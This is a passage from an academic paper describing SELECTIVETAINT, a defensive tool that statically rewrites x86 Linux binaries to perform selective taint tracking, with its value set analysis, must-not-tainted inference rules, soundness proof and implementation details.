flow sensitive analysis). At taint source `0x8048620`, must-not-tainted value set $\mathcal{V}_u$ is updated by removing value set (⊥,[-0x410,0x3f0],⊥) from $\mathcal{V}_u$, as the tainted buffer starts at (⊥, −0x410, ⊥) with a buffer length `0x800`. At `0x8048658`, `[ebp+0xc]` has value set (⊥, -0x410, ⊥), which is not a subset of must-not-tainted value set $\mathcal{V}_u$ and thus this instruction is not added to $\mathcal{I}_u$ and will be instrumented instead. Eventually SELECTIVETAINT will conservatively taint all instructions not in $\mathcal{I}_u$, i.e., instructions not in light gray, which consists of all instructions in $\mathcal{I}_t$, i.e., instructions in dark gray, with five additional instructions in white.




Figure 2: The Essence of SELECTIVETAINT

Scope and Assumptions. In this work, we focus on x86 binaries with ELF format running atop Linux platform. We assume the binary code is not obfuscated, and we are able to get their correct disassembly. For proof-of-concept, we demonstrate the use of taint analysis to track the untrusted user input through static binary rewriting, and detect the memory exploits by just using a single bit (tainted or not) in our taint record. Also, our static binary rewriting is based on DYNINST [7]. While it is not perfect, it has been widely used




Figure 3: Overview of SELECTIVETAINT

in building many static binary rewriting-based prototypes, e.g., TYPEARMOR [35], and most recently UNTRACER [27].

4 Detailed Design

In this section, we present the detailed design of SELECTIVETAINT. As illustrated in Figure 3, there are four key components inside:

- **CFG Reconstruction (§4.1).** When given an application binary, we will first disassemble and build its CFG starting from the `main` function. If there is a library call, we will resolve the calling target and use the function summaries to decide whether further instrumentation of the library is needed. If an indirect `jmp/call` is encountered, we will perform backward slicing [36] and use the VSA and type information to resolve the target.
- **Value Set Analysis (§4.2).** VSA [3] has become a standard technique in static binary analysis for determining the possible values of a register or a symbolic memory address. We use the VSA to help identify the instruction operands that are never involved in the taint analysis.
- **Taint Instruction Identification (§4.3).** Selective tainting essentially aims to identify the instructions that are involved in the taint analysis. With the identification of $\mathcal{I}_u$ by VSA, we then start from the instructions that introduce the taint sources, and systematically identify the rest of instructions that are not in $\mathcal{I}_u$.
- **Binary Rewriting (§4.4).** Having identified the instructions that need to be tainted, we then use the static binary rewriting to insert the taint analysis logic including tracking of the taint sources and taint propagations as well as the taint checks at the taint sinks.

4.1 CFG Reconstruction

The first step of SELECTIVETAINT is to disassemble and rebuild the CFG, when given an application binary. This is quite a standard process and the only additional challenge is to identify the control flow targets of the indirect calls and jumps, as they are important to compute the VSA. To get the CFG, we first reconstruct the possible control flow targets using the RAMBLR [36] approach, and in case of undecided target (e.g., `jmp/call eax`), we use the following approaches:

Handling Indirect Call. We adopt and implement two forward-edge CFI identification approaches, namely TYPEARMOR [35] and τCFI [26], to recover the type information (i.e., parameter count and parameter type) about actual and formal parameters at the callsites and callee functions. By connecting the matching callsites and callees regarding these type information, we build a CFG which is an over-approximation of actual CFG. The type information is generated by running liveness analysis at indirect callsites and use-def analysis at callees.

Handling Indirect Jump. We first use VSA to resolve the indirect jump target and connect the jump target if it is solved. Otherwise, we determine whether the function that contains the indirect jump uses any external data references (e.g., global variable addresses): if not, we connect all of the possible basic block starting address in this function as the potential jump target (we still consider it local); otherwise, we connect the jump target with all function entry addresses. The rationale is we notice the inter-procedural jumps we encountered are from compiler optimizations, and basically compiler optimizes the call instruction with an indirect jump. We therefore connect the indirect jump in this way to get an over-approximation of the CFG.

4.2 Value Set Analysis

Our VSA Algorithm. A key technique inside SELECTIVETAINT is the VSA [3], which is a context-sensitive and flow-sensitive whole program analysis. As described in algorithm 1, our `whole_program_VSA` first initializes the `ValueSet` for each instruction in the program with an initial `esp`, initial empty heap, and initial memory cell values resolved from original binary. Then, function `VSA` is called to analyze each function `func`, which is of work list style with multiple iterations on each individual instruction until no changes are discovered (i.e., reached a fixed point). The context and value sets are adjusted depending on the type of instruction opcode, e.g., for `call/ret` instruction, inter-procedural analysis is performed and the environment is adjusted accordingly including changing the current stack region and matching formal and actual parameters.

Practical Challenges. While the idea of calculating VSA is simple, it has a number of practical challenges when used for data flow tracking, such as context-sensitive, flow-sensitivity, and alias analysis. In the following, we describe these challenges and also how we have addressed them below:

Algorithm 1: Whole Program Value Set Analysis

```
1  Function whole_program_VSA(CFG, ValueSet):
2      ValueSet, context ← init()
3      VSA(entryFunc, context)
4  Function VSA(CFG, ValueSet, func, context):
5      worklist ← {entryInst}
6      while worklist ≠ ∅ do
7          i ← pop(worklist)
8          if callInst(i) then
9              newContext ← adjustContext(context, callee(i))
10             VSA(CFG, ValueSet, callee(i), newContext)
11         if retInst(i) then
12             adjustContext(context, caller(i))
13         if condInst(i) then
14             ValueSet^i_{exit_n} ← ValueSet^i_{entry} ⊓^{VS} ValueSet_{c_n}
15         else
16             if uninitialized(op_i) then
17                 ValueSet^i_{exit}[addr(op_i)] ← (⊤,⊤,⊤)
18             newValueSet^i_{exit} ← EXE(i, ⨆_{entry_n∈entry} ValueSet^i_{entry_n})
19             if newValueSet^i_{exit} ≠ ValueSet^i_{exit} then
20                 ValueSet^i_{exit} ← ValueSet^i_{exit} ⊔ newValueSet^i_{exit}
21                 push(worklist, succs(i))
```

(I) Handling context-sensitivity. It will be overly complicated if a function is called multiple times when performing the inter-procedureal analysis in a CFG. We therefore augment our VSA with a cloning-based context sensitivity analysis [38]. Basically, we have a separate analysis for each function clone per calling context. More specifically, we generate a function clone for every acyclic path through a program call graph and, for cyclic paths, we merge all functions in a strongly connected component to have a single function context for them as in [38].

(II) Handling flow-sensitivity. Since VSA is flow-sensitive and per-instruction, it is an engineering challenge to inspect each instruction statically. We therefore borrow the idea of how symbolic execution interprets each instruction and updates the corresponding symbolic states. Essentially, when perform our flow sensitivity analysis, we need to interpret each instruction, and updates the VSA based on its semantics. Since symbolic execution is well studied (with many open source tools), we do not describe how we implement our interpreter and instead we abstract it as a simple *EXE* operation (line 18) in algorithm 1, which is responsible to capture the value set changes for each analyzed instruction (working as a transfer function in static analysis). In particular, all incoming value sets are merged on a per register and memory cell basis as input value sets and are fed into the static reasoning engine *EXE* to update the value sets of each registers and memory cells for this analyzed instruction i according to its semantics, and this updated value set forms the output of our static analysis for this particular instruction. A work list keeps looping and works on each instruction as such, until a fixed point is reached.

(III) Handling a-locs with unknown values or addresses. Performing VSA on binary suffers from the lack of dynamic information (e.g., calling context, and concrete memory addresses). One major issue when applying VSA on real-world binary is uninitialized variables and their aliases. Among these uninitialized variables, some are used in address calculation, which leads to a-locs with unknown addresses. To conservatively taint instructions, we need to infer the value set of these unknown addresses; otherwise the reads and writes to them would indicate the reads and writes to the whole address space.

In case VSA encounters an a-loc with uninitialized values or addresses due to system inputs for instance, the special handling is shown in line 16-17 in algorithm 1. In particular, our analysis will assume the uninitialized a-loc to have any value, i.e., with the value set (⊤,⊤,⊤). In practice, we have identified the following three cases in which VSA cannot determine the corresponding addresses:

(i) **Unknown values from command line input (CLI), e.g., `argv[]`.** The `argv` elements are pointers which is uninitialized at analysis-time. As shown in Figure 4a, instruction at `0x804b362` reads `argv[0]` which is unknown at analysis-time.

(ii) **Unknown addresses or values passed from missing callers.** Even we use approaches such as TypeArmor to recover CFG, there are still some callee functions without callers and the calling context is missing for these callee. As shown in Figure 4b, the function `version_etc_arn` has no identified callers, and thus, the value of parameter at instruction `0x804b7a7` is uninitialized.

(iii) **Unknown addresses or values due to library functions and system calls.** For instance, `fopen64` function returns a pointer which is a pointer to `FILE` struct that is uninitialized at analysis-time as illustrated in Figure 4c.

4.3 Taint Instruction Identification

After our whole program VSA analysis, we next need to identify the instructions that need to be instrumented for the taint analysis with the computed VSA. To this end, we have to decide whether a memory address involves taint or not, which essentially leads to problem of point-to (i.e., alias) analysis. However, due to the imprecision of the static point-to analysis, we may not be able to resolve all memory addresses with VSA [3,4], and instead we focus on identifying the addresses that will never be involved in taint analysis for each specific instruction (since VSA is flow sensitive). Initially, all instructions will be marked tainted (i.e., they will all be instrumented for taint analysis). As described in §3.2, our key objective is to minimize this set, by identifying and enlarging the must-not tainted set. In the following, we describe how we achieve this.

```
bzip2
0804b296 <main>:
 804b296: push   %ebp
 804b297: mov    %esp,%ebp
 ...
 804b2a2: mov    0xc(%ebp),%esi
 ...
 804b362: mov    (%esi),%edx
```

(a) Entry-function uninitialized variable

```
comm
0804b7a0 <version_etc_arn>:
 804b7a0: push   %ebp
 804b7a1: push   %edi
 804b7a2: push   %esi
 804b7a3: push   %ebx
 804b7a4: sub    $0x5c,%esp
 804b7a7: mov    0x74(%esp),%eax
 804b7ab: mov    0x70(%esp),%esi
 804b7af: mov    0x78(%esp),%edx
 804b7b3: mov    0x7c(%esp),%ecx
 804b7b7: test   %eax,%eax
 804b7b9: mov    0x80(%esp),%ebx
 804b7c0: mov    0x84(%esp),%edi
```

(b) Incomplete CFG caused uninitialized variable

```
cut
08049dd0 <cut_file>:
 8049dd0:push   %ebp
 8049dd1: push   %edi
 8049dd2: push   %esi
 8049dd3: push   %ebx
 8049dd4: sub    $0x4c,%esp
 ...
 8049df3: call   8048e70 <fopen64@plt>
 8049df8: test   %eax,%eax
 8049dfa: mov    %eax,%ebp
```

(c) `fopen64` uninitialized variable

Figure 4: Example code of uninitialized variable in whole program VSA

4.3.1 Must-not Tainted Analysis

In order to statically identify instructions never involved in taint analysis, we should know the must-not tainted value set, which is an opposite, more conservative counter-part of the intuitive tainted value set, at each program point. This is also a data flow analysis problem, and we have to inspect each instruction to decide whether its operand will never be involved in taint or not.

Identification Policy. Must-not-tainted set is based on the following policy: (1) instructions unreachable from taint sources are *removed* from the must-not-tainted set (which is one of the differences compared to DBI-based taint implementations), e.g., in Figure 5a, the instruction at `80491b7`, which is at the beginning of the program, is removed from must-not-tainted set as `804b4e1` is the first instruction that introduces the taint; (2) instructions with operands of potentially tainted or unknown value sets are *removed* from must-not-tainted set such as the instruction at `8055c41` that may contain tainted data from `__IO_getc` function return value in Figure 5b; (3) instructions whose operands hold literal values are added to must-not-tainted set since none of the operands will be tainted, e.g., instruction `inc %ebp` whose operand contains a literal value in register `ebp` as shown in Figure 5c is *added* to must-not-tainted set; (4) instructions whose opcode indicates they will not be involved in taint propagation are *added* to must-not-tainted set, e.g., control-flow instructions (e.g., `jmp` in Figure 5d) and compare and test instructions (e.g., `cmp`, and `test`). The must-not tainted value set will propagate along with data flow, and it is a must analysis.

```
80491b7: mov    %eax,0x8052160
...
804b4e1: call   8048d70 <read@plt>
```

(a) Unreachable instructions

```
8055c3c: call   8048f30 <_IO_getc@plt>
8055c41: mov    %eax,%edx
```

(b) Potentially tainted instructions

```
8096a07: inc    %ebp
```

(c) Untainted operand instructions

```
8062456: jmp    806238b <mbslen+0x8b>
```

(d) None taint-propagation instructions

Figure 5: Example code of the corresponding identification policy

Resolving operand's addresses. To conservatively track the must-not tainted value sets, we have to look into different types of memory access of an instruction operand: (1) for constant memory address, e.g., `[0x8000200]`, we can easily infer that it is a global variable rather than a local variable or a heap variable and the must-not tainted value sets of that address can be updated based on the constant memory address, e.g., if this constant memory address may be tainted, the constant memory address would be removed from our must-not-tainted set; (2) for a memory access based on `ESP` register, which we call *stack pointer addressing*, e.g., `[esp + 0x4]`, we identify it as a stack variable, the stack region and offset can be obtained through our whole program analysis caller/callee stack information; (3) for a memory access without `ESP` register, e.g., `[eax]`, this is tricky since we may not know whether it is a stack, global or heap variable; we thus use the VSA result to decide the value set of the memory access: if the VSA cannot decide whether the memory access address is tainted or not, we conservatively remove it from the must-not tainted set.

Resolving operand's values. Once the algorithm meets an instruction operand that is uninitialized (it can lead to an

alias that cannot be resolved), as mentioned in §4.2, we conservatively taint the associated variables, depending on the specific cases:

(i) **Unknown value from CLI (e.g., Figure 4a).** Based on where the input value is going to be stored, we assign a corresponding uninitialized value for these variables. For instance, we will assign an uninitialized value for a stack varaible which belongs to the stack of the caller of `main` and is prior to the stack of `main` function, and proceed the must-not analysis as usual.

(ii) **Unknown value passed from missing callers (Figure 4b).** A caller function passes function parameters to a callee function, causing aliasing between actual parameters and formal parameters. When CFG reconstruction cannot determine the callers for a callee, it results in unknown value from the missing callers. We conservatively remove all of the memory access instructions in the function and all of the data uses of these variables outside the function from the must-not tainted set. To optimize our analysis, we do not taint all global variables, and instead we taint the data based on their types (the type inference is described below) in global sections such as `.data` and `.bss`.

(iii) **Unknown value due to library function calls and system calls (Figure 4c).** We taint these unknown variables according to the semantics of library functions and system calls. For instance, the pointer returned by `fopen` is put in the must-not tainted set at the program point right after the library call and the pointer returned is assigned a value set in a special heap region.

Variable type inference. To taint instructions more precisely, we perform a simple variable type inference to determine whether a variable is a pointer or not. We care them because we want to identify the potential pointers that can hold the tainted buffer. The analysis is based on whether a variable is dereferenced or whether it is a pointer type parameter or return value of known library functions as type sinks [20]. For instance, `movzbl (%ebx),%eax` indicates the variable stored at `ebx` is a pointer, and also variable stored at `edi` in the following snippet is a pointer as it is passed to the first parameter of `strchr` library function. With variable type inference, we could only taint poniter variable of interest when an unknown pointer is dereferenced instead of tainting all variables.

```
movl $0xa,0x4(%esp)
mov %edi,(%esp)
call <strchr@plt>
```

Our Algorithm. Specifically, the must-not tainted analysis algorithm as shown in algorithm 2 first scans the whole binary for possible taint sources, e.g., `read` system call and `recv` system call (line 2). Each identified taint source serves as a starting point of our analysis. The initial tainted buffer has two major characteristics: start address and length. As

Algorithm 2: Must-not Tainted Analysis

```
1  Function MustNotTainted(UntaintedSet, TaintedInst, ValueSet):
       input  : set of must-not tainted data object UntaintedSet, set of
                tainted instructions TaintedInst, value set ValueSet
       output : set of tainted data object UntaintedSet, set of tainted
                instructions TaintedInst
2      Source ← TaintSourceScan(Bin)
3      Init(buffer_start_addr, buffer_length, ValueSet, Source)
4      if unbounded(ValueSet^i_entry[buffer_startaddr]) ∨
         unbounded(ValueSet^i_entry[buffer_length]) then
5          exit()
6      while changed do
7          foreach instruction i do
8              if ValueSet^i_entry[opaddr] ∉ UntaintedSet then
9                  TaintedInst ← TaintedInst ⊔ {i}
10                 Transfer(UntaintedSet, ValueSet)
11 Function Transfer(UntaintedSet, ValueSet, i):
12     switch rule(i) do
13         case tag(opaddr_dest) ← tag(opaddr_dest) | tag(opaddr_src) do
14         case tag(opaddr_dest) ← tag(opaddr_src) do
15         case tag(opaddr_unary) ← tag(opaddr_unary) do
16             UntaintedSet ← UntaintedSet −
                 ValueSet^i_entry[opaddr_dest]
17             if ValueSet^i_entry[opaddr_src] ⊆ UntaintedSet ∧
                 evalToConcrete(ValueSet^i_entry[opaddr_dest]) then
18                 UntaintedSet ← UntaintedSet ⊔
                     ValueSet^i_entry[opaddr_dest]
19             else if ValueSet^i_entry[opaddr] = (⊤,⊤,⊤) then
20                 UntaintedSet ← UntaintedSet −
                     ValueSet^i_entry[Overtaint(opaddr_dest)]
```

our evaluation shows, we are able to identify the value set of the starting address and length of the buffer that introduces the taint. Otherwise, if either upper bound or lower bound of buffer's starting address or buffer length cannot be determined, our analysis triggers a warning and terminates, since it may indicate program vulnerability (line 4-5). The analysis is of a work-list style and iterates over each instruction until the `UntaintedSet` and `TaintedInst` remain unchanged (reached a fixed point). For each instruction i in the program (line 7-10), we first compare the incoming value sets of instruction operand address with our must-not untainted value sets. If the former is not a subset of the latter, the instruction is identified as a possible tainted instruction for the later taint propagation logic instrumentation (line 9). We then process `UntaintedSet` with respect to the taint propagation rule of each instruction (line 10). Particularly, if the taint propagation rule for instruction i decides that i has a data flow dependence between instruction operand(s), i.e., the taint propagation rule is in the form of:

$$\begin{aligned} \text{tag}(opaddr_{dest}) &\leftarrow \text{tag}(opaddr_{dest}) \mid \text{tag}(opaddr_{src}) \\ \text{tag}(opaddr_{dest}) &\leftarrow \text{tag}(opaddr_{src}) \\ \text{tag}(opaddr_{unary}) &\leftarrow \text{tag}(opaddr_{unary}) \end{aligned}$$

we taint the destination operand and remove it from `UntaintedSet` as shown in line 16. If the source operand

is deemed untainted and we know the exact concrete address of the destination operand, we enlarge our `UntaintedSet` by adding destination operand value set to `UntaintedSet` as illustrated in line 17-18. Otherwise, we conservatively taint all of the possible memory address involved in instruction i.

Example. We use the instruction `0x8048634: mov %al,-0xd(%ebp)` listed in Table 1 to demonstrate how to use our propagation rules to update the must-not tainted set. Specifically, since the source operand of instruction `0x8048634` is not in `UntaintedSet`, this instruction is added to `TaintedInst` for further taint propagation logic instrumentation and since the taint propagation rule for this instructions is in the form of:

$$\text{tag}(op_{dest}) \leftarrow \text{tag}(op_{dest}) \mid \text{tag}(op_{src})$$

According to algorithm 2, `UntaintedSet` is updated:

$$\begin{aligned} \text{UntaintedSet} &= \text{UntaintedSet} - \text{ValueSet}^{i}_{entry}[opaddr_{dest}] \\ &= \text{UntaintedSet} - (\perp, \text{-0x440}, \perp) \end{aligned}$$

4.3.2 Soundness Analysis of SELECTIVETAINT

We define *false negatives* to be the instructions that SELECTIVETAINT considers to not be tainted but the ground truth indicates it should, and *false positives* to be the instructions that SELECTIVETAINT considers to be tainted but the ground truth indicates it should not. Therefore, we can afford to have false positives, since the overly tainted instructions will only impact the performance overhead (we could have avoided tainting them). In contrast, we should avoid having false negatives; otherwise, we could miss the attacks if we do not taint these instructions.

In the following, we provide a formal analysis of our must-not tainted analysis to prove that it is *soundy* [21] (mostly sound), i.e., it hardly introduces false negatives, which means all instructions in the must-not-tainted instruction set $\mathcal{I}_u$ generated by our must-not tainted analysis are indeed not-tainted. It is soundy, as there could be the imprecise CFG and VSA in practice.

Figure 6 shows the formal representation of must-not tainted analysis. Basically, for removing or adding an instruction i in $\mathcal{I}_u$, one of the four primary inference rules, i.e., rule UNREACHABLE, UNKNOWNOPERAND, UNTAINTEDOPERAND, or NONPROPAGATEOPCODE has to be applied:

- In UNREACHABLE rule, if there is no path from taint sources to instruction i and no path from instruction i to taint sources, then i is removed from the must-not-tainted instruction set $\mathcal{I}_u$;
- In UNKNOWNOPERAND rule, if there exists an operand with unknown value set, then i is removed from the must-not-tainted instruction set $\mathcal{I}_u$;
- In UNTAINTEDOPERAND rule, if for each operand o of instruction i, its value set is a subset of must-not-tainted value set $\mathcal{V}_u$, then i is added to the must-not-tainted instruction set $\mathcal{I}_u$;
- In NONPROPAGATEOPCODE rule, if for each operand o of instruction i, there is no side effect on operand o after executing i, then i is added to the must-not-tainted instruction set $\mathcal{I}_u$.

The rest rules of Figure 6 are auxiliary inference rules. Rule REACHABLE indicates, if instruction i_2 is a successor of instruction i_1, then i_2 is reachable from i_1. Similarly, TRANSREACHABLE rule indicates, if instruction i_3 is a successor of instruction i_2 and instruction i_2 is a successor of instruction i_1, i_3 is reachable from i_1. Note the succ predicate in TRANSREACHABLE rule includes the control flow transfer for fall-throughs, unconditional jumps, conditional jumps, calls, returns, and other control flow transfer which is represented as an edge in the whole program control flow graph. LITERALOPERAND rule indicates, if the operand value set has a type of `literal`, it is added to must-not-tainted value set $\mathcal{V}_u$ and LABELOPERAND rule indicates, if the operand's value set has a type of `label`, it is added to must-not-tainted value set $\mathcal{V}_u$. TAINTSOURCE and TAINTPROPAGATE rules infer that the tainted value set is removed from must-not-tainted value set $\mathcal{V}_u$ and when taint propagates from source operand to destination operand of an instruction, the destination operand is also tainted. PCREGCHANGEOPCODE and STATUSREGCHANGEOPCODE rules indicate that, if after executing instruction i, the value sets of instruction operands are not changed and only the value sets of program counter or status registers are changed, then instruction i is added to must-not-tainted instruction set $\mathcal{I}_u$.

Theorem 1. *Must-not-tainted analysis is sound, except for the precision loss due to imprecise CFG and VSA results (thereby making it soundy or mostly sound).*

Proof. We prove this theorem with *induction*.

(1) In the first iteration of the analysis, the must-not-tainted set $\mathcal{I}_u$ is $\varnothing$. Must-not-tainted analysis is sound since every instruction is tainted.

(2) We next prove that if in the k^{th} iteration, the must-not-tainted analysis is sound, w.r.t, precise CFG and VSA results, it also holds in $(k+1)^{th}$ iteration.

Suppose the must-not-tainted set $\mathcal{I}_u$ in the k^{th} and $(k+1)^{th}$ iteration are $\mathcal{I}_u^k$ and $\mathcal{I}_u^{k+1}$, respectively. Given any instruction i, whether instruction i is added to or removed from the must-not-tainted instruction set $\mathcal{I}_u^k$ has four cases:

(2.1) *Instruction i cannot be reached from taint sources and taint sources cannot be reached from instruction i.* The UNREACHABLE rule will remove i from $\mathcal{I}_u^k$. In this case, no paths lies between instruction i and taint sources, which indicates incomplete CFG and thus instruction i can be potentially tainted, and therefore safely removing i from $\mathcal{I}_u^k$ will result in a sound $\mathcal{I}_u^{k+1}$.

CFG imprecision. As reconstructing CFG is a hard problem in practice, case 2.1 is sound except for the imprecise CFG.

Primary Inference Rules

Instructions:

$$\textsc{Unreachable}\ \frac{\nexists i_s \in source,\ i_s \rightsquigarrow i,\ i \rightsquigarrow i_s}{\mathcal{I}_u\ -{=}\ \{i\}} \qquad \textsc{UnknownOperand}\ \frac{\exists o \in op(i),\ V[o] = (\bot,\bot,\bot)}{\mathcal{I}_u\ -{=}\ \{i\}}$$

$$\textsc{UntaintedOperand}\ \frac{\forall o \in op(i),\ V[o] \subseteq \mathcal{V}_u}{\mathcal{I}_u\ \cup{=}\ \{i\}} \qquad \textsc{NonPropagateOpcode}\ \frac{\forall o \in op(i),\ V[o] \overset{i}{\equiv} V[o]}{\mathcal{I}_u\ \cup{=}\ \{i\}}$$

Auxiliary Inference Rules

Control-flows:

$$\textsc{Reachable}\ \frac{succ(i_1,\ i_2)}{i_1 \rightsquigarrow i_2} \qquad \textsc{TransReachable}\ \frac{succ(i_1,\ i_2) \quad succ(i_2,\ i_3)}{i_1 \rightsquigarrow i_3}$$

Operands:

$$\textsc{LiteralOperand}\ \frac{l \in op(i) \quad l : \texttt{literal}}{\mathcal{V}_u\ \cup{=}\ V[l]} \qquad \textsc{LabelOperand}\ \frac{l \in op(i) \quad l : \texttt{label}}{\mathcal{V}_u\ \cup{=}\ V[l]}$$

$$\textsc{TaintSource}\ \frac{o \in taintedop(i_s) \quad i_s \in source}{\mathcal{V}_u\ -{=}\ V[o]} \qquad \textsc{TaintPropagate}\ \frac{o_1 \in sourceop(i) \quad o_2 \in destop(i) \quad V[o_1] \subseteq \mathcal{V}_u}{\mathcal{V}_u\ -{=}\ V[o_2]}$$

Opcodes:

$$\textsc{PCRegChangeOpcode}\ \frac{V[pc] \overset{i}{\not\equiv} V[pc] \quad \forall o \in op(i),\ V[o] \overset{i}{\equiv} V[o]}{\mathcal{I}_u\ \cup{=}\ \{i\}}$$

$$\textsc{StatusRegChangeOpcode}\ \frac{V[status] \overset{i}{\not\equiv} V[status] \quad \forall o \in op(i),\ V[o] \overset{i}{\equiv} V[o]}{\mathcal{I}_u\ \cup{=}\ \{i\}}$$

Figure 6: The formal inference rules of our must-not tainted analysis. $\mathcal{V}_u$: Must-not-tainted value set, $\mathcal{I}_u$: Must-not-tainted instructions, $\overset{i}{\equiv}$: Equal values after executing i, V: VSA result map.

As shown in §4.1, SELECTIVETAINT matches callers and callees based on forward-edge CFI identification approaches and matches jumps and jump targets with basic block starting addresses within the same function or function entry addresses. These methods may introduce false negatives and produce imprecise CFG for real-world binaries.

(2.2) *One or more operands of instruction i have an unknown value set.* The UNKNOWNOPERAND rule will remove i from $\mathcal{I}_u^k$. In this case, instruction i can propagate taints, and therefore safely removing i from $\mathcal{I}_u^k$ will result in a sound $\mathcal{I}_u^{k+1}$.

VSA imprecision. Though VSA may introduce imprecision, this rule conservatively removes all instructions with unknown value sets from $\mathcal{I}_u^k$.

(2.3) *All operands of instruction i are subsets of must-not-tainted value set* $\mathcal{V}_u^k$. $\mathcal{V}_u^k$ is updated based on rules in the Operands rule group in Figure 6. Per rule LITERALOPERAND and LABELOPERAND, if an operand is of type `literal` or `label`, its value cannot propagate taint and it is added to $\mathcal{V}_u^k$. Per rule TAINTSOURCE and TAINTPROP, at taint source and taint propagation instructions, $\mathcal{V}_u^k$ gets updated by removing the tainted value set. If all operands of instruction i are subsets of must-not-tainted value set $\mathcal{V}_u^k$, it means all values in the operands are must-not-tainted, and it is sound after adding it to $\mathcal{I}_u^{k+1}$ from $\mathcal{I}_u^k$.

VSA imprecision. As VSA is an undecidable problem, it may introduce imprecision when VSA fails to identify whether an operand is actually a subset of $\mathcal{V}_u^k$ and when $\mathcal{V}_u^k$ is updated. Thus, in practice, this rule leads to a soundy analysis, i.e., mostly sound except for the imprecision caused by imprecise VSA.

(2.4) *Instruction opcode has no impact on taint propagation.* In this case, instruction i should be added to $\mathcal{I}_u$, as the instruction does not involve in any explicit handling of tainted data. Particularly, an instruction may only have side effects on program counter or status register but not its operands, and in these cases no taint is involved and instruction i should be added to $\mathcal{I}_u^k$, as in rules PCREGCHANGEOPCODE and STATUSREGCHANGEOPCODE, which results in a sound $\mathcal{I}_u^{k+1}$.

Therefore, must-not-tainted analysis of SELECTIVETAINT is soundy, due to the imprecision introduced by current limitations of undecidable CFG reconstruction and VSA results in binary (otherwise, it is sound). □

4.4 Binary Rewriting

Based on the identified tainted instructions, we instrument taint propagation logic via binary rewriting for each instruction just as how a conventional DFT performs. The only

Algorithm 3: SELECTIVETAINT Algorithm

```
1 Function SelectiveTaint(Bin):
      input  : original bianry Bin
      output : instrumented binary NewBin
2     Init (UntaintedSet, TaintedInsn, ValueSet)
3     while changed do
4         CFG ← CfgReconstructtion(Bin, CFG, ValueSet)
5         ValueSet ← whole_program_VSA(CFG, ValueSet)
6         UntaintedSet, TaintedInsn ← MustNotTainted(UntaintedSet,
            TaintedInst, ValueSet)
7     NewBin ← Rewriting (Bin, TaintedInst)
```

difference is that conventional DFTs instrument at run-time through dynamic binary instrumentation, whereas we instrument the binary statically to track how taints are introduced at the taint sources, propagated, and checked at taint sinks.

With the support from our CFG reconstruction, value set analysis, and taint instruction identification, we then sequentially combine these three analyses in a loop body and the set of `ValueSet`, `UntaintedSet` and `TaintInst` get gradually changed until a fixed point is reached. In particular, as illustrated in algorithm 3, at line 2, we first initialize the three sets of `ValueSet`, `UntaintedSet` and `TaintInst` with the taint source information. We will reach a fixed point after iterations of sequentially applying CFG reconstruction, value set analysis and taint instruction selection algorithm (line 3-6). When all the taint sources are processed, at line 7, our binary rewriter rewrites the original binary with taint propagation logic on selected instructions.

Note that for performance reasons, we use a function summary approach to process standard libraries such as `libc`, which is inspired by how RAMBLR [36] handled libraries. That is, we will not statically rewrite the instructions in the library, and instead we rewrite the callers to perform direct taint tracking, e.g., introducing taint, and propagating taint according to the corresponding parameters. For instance, when we notice `memcpy` call, we will directly taint the destination memory based on the data in the source memory.

5 Implementation

We have implemented an open source version of SELECTIVETAINT atop `angr` [33] and `Dyninst` [7]. Specifically, (1) we used `angr` to build a CFG for the binary, then implemented our own forward-edge control flow target identification based on TYPEARMOR [35] and τCFI [26], i.e., using our own VSA to determine unsolved call sites targets, connecting unsolved call sites to functions with the same parameter count and parameter type, and connecting unsolved indirect jumps with basic block starting address or all function entry addresses; (2) we implemented our own flow-sensitive and context-sensitive whole program VSA, which is used to determine the value set held at each program point; (3) based on the generated CFG and VSA results, we implemented taint instruction identification using the rules described in Figure 6 to identify the untainted instructions; and (4) after that we use `Dyninst`, which is widely used in recent studies [27, 35], to statically rewrite the binary. The total implementation of SELECTIVETAINT consists of 7,000 python code, and 22,000 C/C++ code. SELECTIVETAINT is tested in Ubuntu 14.04 32 bit OS to be compatible with the legacy 32 bit version `libdft`.

CFG Reconstruction. To implement the analyzer, first, we recover the control flow graph (CFG) of the binary using `angr`. Basically, we use `angr` to find every basic block address, its containing instructions and the predecessors and successors of each basic block. Afterwards, the remaining unsolved indirect control flow transfer targets are further resolved using our method described in §4.1.

Value Set Analysis. We first initialize the corresponding `ValueSet` with the data extracted from original binary, e.g., section and segment information, initial data values in `.rodata` and `.data` sections. With respect to the variables in different memory region: for (1) stack variable, we track the value set of stack pointer `SP` in different calling context, examine and identify whether a variable is a stack variable and in which function the variable is defined, i.e., in whose stack frame the variable resides; for (2) global variable, we track the value set of variables and check if it could be evaluated to an address in code segment or data segment as a global variable; for (3) heap variable, we track the call instructions for `malloc`-family library calls to determine whether it is a heap variable.

In intra-procedural analysis, the value set for each a-loc is calculated in a worklist algorithm until a fixed point is reached. In inter-procedural analysis, a function summary is generated based on intra-procedural analysis results to summarize the value set changes of each function. The static analysis finishes when all value sets in the whole program remain unchanged.

Taint Instruction Selection. We examine and maintain a must-not tainted a-loc set for each program point based on the value sets generated by VSA and the type of each instruction generated by CAPSTONE [2] disassembler. When must-not tainted a-loc sets reach a fixed-point, each instruction is examined as tainted or untainted based rules in Figure 6, i.e., we conservatively assume an a-loc is tainted whenever we cannot determine its taintedness. Unlike `libdft` which is implemented using PIN [22], we do not go into the dynamic library functions, and instead, we use a function summary for each library functions to track taint propagation.

